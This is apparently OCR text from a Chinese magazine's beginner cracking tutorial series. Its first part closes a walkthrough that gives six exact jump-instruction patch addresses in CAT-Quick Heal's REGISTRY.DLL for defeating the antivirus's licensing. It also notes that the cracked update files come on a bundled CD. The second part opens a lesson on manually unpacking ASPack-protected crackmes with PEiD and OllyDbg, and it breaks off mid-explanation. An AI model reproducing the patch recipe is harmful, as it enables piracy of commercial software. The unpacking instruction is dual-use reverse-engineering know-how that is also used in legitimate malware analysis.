


图 6

呵呵，看见没有？许多 je 和 jnz！通常前几期“从零开始学破解”的系列文章大家都学的怎么样了呢？学得不错的话这里应该相当容易了吧。直接告诉大家答案吧。

(1) 将1000108F处的je改为jne

(2) 将100010B3处的je改为jne

(3) 将100010BE处的je改为jne

(4) 将100010C8处的jnz改为je

(5) 将100010EA处的je改为jne

(6) 将1000110C处的je改为jne

为什么要改这几处呢？多试试各位就知道了。这几处是我试了N久才发现的哦！好了，在OllyICE中单击右键，选择“复制到可执行文件”中的“所有修改”，将其保存。将修改后的 REGISTRY.DLL 复制到安装目录下（注意：不要在刚才新建的那个文件夹下测试，在那里没有效果，复制之前请先备份源文件）。然后我们将本地时间改改，再来看看效果吧，呵呵，可以正常升级了！再找个木马试试它的杀毒功能，木马被查杀，看来功能一点都不缺少（图7）。到此 CAT-Quick Heal 已经被我们搞定了，大家快去试试这款杀毒软件吧！




图 7

（文章中涉及到的破解后的升级文件以及 OllyICE 已经收录在光盘中）

从零开始学破解之（十四）
手动脱壳入门篇

Talent Feng

前言

在上节课中我领着小菜们一起学习了OD中经常用到的两个比较高级的功能“汇编”和“字符串查找”，小菜们在课后练习了没有呢？其实这两个功能使用起来都是相当简单的，最主要的是我们必须记住这两个功能的不同用途。形象一点来说，“字符串查找”功能就像是我们的“雷达”，用来发现敌人的关键目标，而“汇编”功能则是用来对关键目标进行全力打击的“导弹”，两者在软件破解的实战中都有着不可替代的作用。记得在为大家讲解OD的使用之前就已经做过一个说明，我们学习OD的使用有一个很重要的目的就是为日后学习“手动脱壳”做准备。一提到手动脱壳，小菜们立刻来了兴致，“手动脱壳”可一直都是小菜们梦寐以求的目标呢！“我们的水平可以吗？”小菜们突然有点缺乏自信心了。大家不必担心，我们的目标就是要教会小菜们“手动脱壳”！

准备工作

1、需要的工具

显微镜PEID一个、手术刀ollydbg一把、被加了壳的CRACKME若干。暂时先不告诉小菜们这些CRACKME都加了什么样的壳，因为有必要锻炼一下大家的动手能力。光准备了这些工具还是不行的，因为再好的工具都需要我们亲手来操作，所以还需要有一定的知识储备，那么学习手动脱壳需要准备哪些知识呢？

2、用到的知识

OEP：提起脱壳就一定要提到OEP这个概念，什么是OEP呢？很久以前给大家解释过这个概念，再来复习一下吧。它的正规解释是“程序的原入口点”，这样的说法对于小菜们来讲确实很不好理解。大家都理解给软件加壳就好比是给软件穿上衣服，于是这件衣服就把软件保护起来，不管什么“风吹雨打”软件都能安安稳稳的。但是同样也是这件“衣服”却挡住了我们的破解之路，所以必须想办法把它脱掉。虽然脱壳和脱衣服是两个完全不相干的概念，但是道理上却有相似的地方。我们很容易想到平时要脱掉外衣必须解开扣子或是打开拉链，在脱壳的时候也必须找到所谓的OEP才可以。因此OEP就相当于一个扣子或是拉链，但是与它们不同的是OEP是隐藏在成千上万行代码中的，不像衣服上的扣子和拉链一眼就能找出来。菜鸟们需要注意的概念就是OEP了，不过既然是使用OD进行脱壳，关于OD最基本使用方法还是要掌握的。

断点：就是一个能够让程序中断下来的“小东西”，作用就和马路上的路障差不多。在OD中设置断点的步骤和方法是：鼠标选定目标代码，打开右键菜单选择“断点”或是按下快捷键F2，看到目标代码变成了红色就表示断点设置成功了。

单步跟踪：这个东西也是相当重要的，顾名思义单步跟踪就是每进行这样一个操作，程序就执行一句代码，这样一句一句的执行，学名就叫做“单步跟踪”。在OD中实现单步跟踪的方法就是按快捷键F8。

转储程序（DUMP）：这是一个和脱壳密切相关的概念，还是形象的来理解一下，当我们找到了OEP之后就好比是我们已经把衣服的拉链拉开了，轻轻一甩衣服就掉了。同样，在这个时候程序差不多也是“光溜溜”的了，总不能让程序裸奔去吧，那样会感冒的。所以，需要把这个光溜溜的东西放到另外一个地方保存好，这样才能继续使用，就好比我们脱了衣服钻到被窝里的“原理”是一样的。

修复：有的时候脱壳用力过猛可能会伤到程序，或者是壳和程序关系太紧密了，没有了壳，程序也活不了。这个时候就要找东西来把程序修复一下，这个过程也很好理解吧。

好了，要准备东西暂时就这么多，在正式开始之前小菜们赶紧理解或是回忆一下这些概念。下面请大家提起精神专心听讲吧！

第一节：小菜脱壳初体验，单步跟踪法脱ASpack的壳

X加油站：什么是单步跟踪脱壳法

单步跟踪法是手动脱壳法中最基础也是最重要的方法，各种高级的脱壳方法都是以单步跟踪法作为前提条件的，就相当于数学中的加减乘除一样。单步跟踪法的原理就是软件在真正运行起来的时候，壳需要把软件的控制权交还给软件自身。简单的说，就是在软件运行起来之后就要脱离壳的保护了。在这个瞬间，软件是“干干净净”的，单步跟踪法就是通过对软件运行过程的一步步跟踪来找到壳交还软件控制权的关键时刻，当找到了这个关键点，就可以轻松地把软件与壳剥离开来，脱壳的目的也就实现了。可以看出，单步跟踪法的的确确是一项“体力活”时时刻刻跟随着软件运行的过程，一点一点的跟踪到最关键的地方。

经过重重的知识铺垫，我们马上就要和小菜们一起来亲身体验手动脱壳的乐趣了。下面的内容第一次接触可能会看的头晕，所以大家要一边打开OD一边看下面的内容，照猫画虎的先做一遍。脱壳正式开始！

第一步、查壳

为什么要查壳呢？俗话说知己知彼才能百战不殆，所以在正式脱壳前一定要对我们的“敌人”有个了解。在此查壳的作用就是要弄清楚目标程序使用了一个怎么样的“壳”，以方便我们对症下药。当然，查壳的工具就是大家非常熟悉的PEID了。使用PEID对目标程序进行检查，从结果中可以看出它是使用ASPack 2.11进行加壳的，如图1。




图1

第二步、寻找 OEP

知道了软件加了什么样的壳，我们心里就有数了，最起码知道了“敌人”的名字。接下来就要查找程序的 OEP 了，如果使用工具脱壳的话就不用我们自己来寻找 OEP 了，可是小菜们不是答应非要自己来嘛。那大家要做好心理准备哦，手动寻找 OEP 的过程可是非常辛苦的。不过只要找到了 OEP，脱壳的工作也就基本完成了，下面就和小菜一起来开始寻找 OEP 的旅程。首先，使用 OD 载入目标程序，正在打开程序时 OD 突然给出了一个提示，询问我们是否继续进行分析。这里大家一定要注意，必须点击“否”按钮，否则 OD 就会被壳忽悠的晕头转向了，按下“否”按钮后程序就会停在如下代码处，如图 2。

```
00413001 >  60              pushad          //会停在这里
00413002    E9 3D040000     jmp    00413444
00413007  - E9 24040001     jmp    01413430
0041300C    EB 00           jmp    short 0041300E
```




图 2

面对一大片的代码，小菜们一定要鼓起勇气，“单步跟踪”大法马上就要出招了。现在把注意力集中在OD上，按一下“F8”，OD 的光标就下移了一行，表示程序执行了一句代码，于是现在的程序就会停在 **00413002 E9 3D040000 jmp 00413444** 这一句代码上。回忆一下以前所学的知识，代码“jmp 00413444”表示什么含义呢？一个 JMP 